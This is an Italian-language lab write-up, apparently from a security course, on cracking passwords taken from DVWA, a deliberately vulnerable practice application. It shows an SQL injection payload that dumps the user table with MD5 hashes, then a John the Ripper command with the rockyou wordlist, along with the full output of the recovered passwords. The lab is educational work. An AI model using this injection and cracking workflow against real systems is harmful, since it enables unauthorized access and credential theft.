

PASSWORD CRACKING

Nell'esercizio di oggi andremo a vedere come semplificare il processo di cracking delle password ottenute ieri tramite la SQL injection.

Per prima cosa andremo a riprendere gli user e password che avevamo ottenuto ieri tramite la SQL injection, così da poter inserire user e password in un file da noi creato.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface, specifically the SQL Injection (Blind) module. The URL in the browser is `192.168.64.3/dvwa/vulnerabilities/sql/?id=%25+or+'1'%3D1&Submit=Submit`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with various exploit categories like Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. The "SQL Injection" category is highlighted. The main content area has a form with a "User ID:" input field containing "`ID: %' or '1='1`". Below the input is a "Submit" button. To the right, the results of the SQL query are displayed in a table:

user_id	user	avatar	last_name	first_name
		password		
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	Smith	Bob

Below the table, there's a "More info" section with links to security reviews and Wikipedia articles about SQL injection.

Successivamente sono andato a recuperare nella repository wordlists il file: rockyou.txt
Questo file è presente di default su Kali, e contiene una lista parole che andremo poi a convertire in hash.


```
kali-themes      wireshark
kali-undercover  wordlists
keyrings         X11
keyutils         xdg-desktop-portal
king-phisher    xfce4
kismet          xfwm4
kismet-capture-common xgreeters
konsole          xml
laudanum        xml-core
legion          xsessions
libaudio2       zenity
libc-bin        zoneinfo
libdbi-perl     zsh
libdrm          zsh-autosuggestions
libgcrypt20     zsh-syntax-highlighting
libimage-exiftool-perl
```

Successivamente comprimiamo il file con comando “gunzip” come detto in precedenza.

```
(kali㉿Kali)-[~/usr/share]
└─$ ls
amass      fasttrack.txt  legion   rockyou.txt.gz  wifite.txt
dirb       fern-wifi      metasploit  sqlmap.txt
dirbuster  john.lst      nmap.lst   wfuzz

(kali㉿Kali)-[~/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz
[sudo] password di kali:
```

Contemporaneamente sono andato a creare il file txt (hash.txt) contenente la password ottenuta da MSQ injection e codice, così da poterlo associare al comando che lanceremo tra poco. In questo modo da velocizzeremo il processo di estrazione delle password.



The terminal window displays the results of a MySQL query:

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99	Smith	Bob

The text editor shows the contents of hash.txt:

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6|
```

Se tutto è stato fatto correttamente adesso andremo a combinare tutto ciò che abbiamo ottenuto in precedenza e a lanciare il comando:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Ottenendo così la lista delle password di SQL injection.

Inoltre è possibile ottenere in maniera più chiara e pulita, gli user e password attraverso quest'altro comando:

```
john --show --format=raw-md5 hash.txt
```

```
(kali㉿Kali)-[~/Scrivania]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password          (admin)
abc123            (gordonb)
letmein           (pablo)
charley           (1337)
4g 0:00:00:00 DONE (2022-11-30 15:51) 400.0g/s 409600p/s 409600c/s 1638KC/s 123456 ..oooooo
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿Kali)-[~/Scrivania]
└─$ john --show --format=raw-md5 hash.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```



GRAZIE

EPCODE

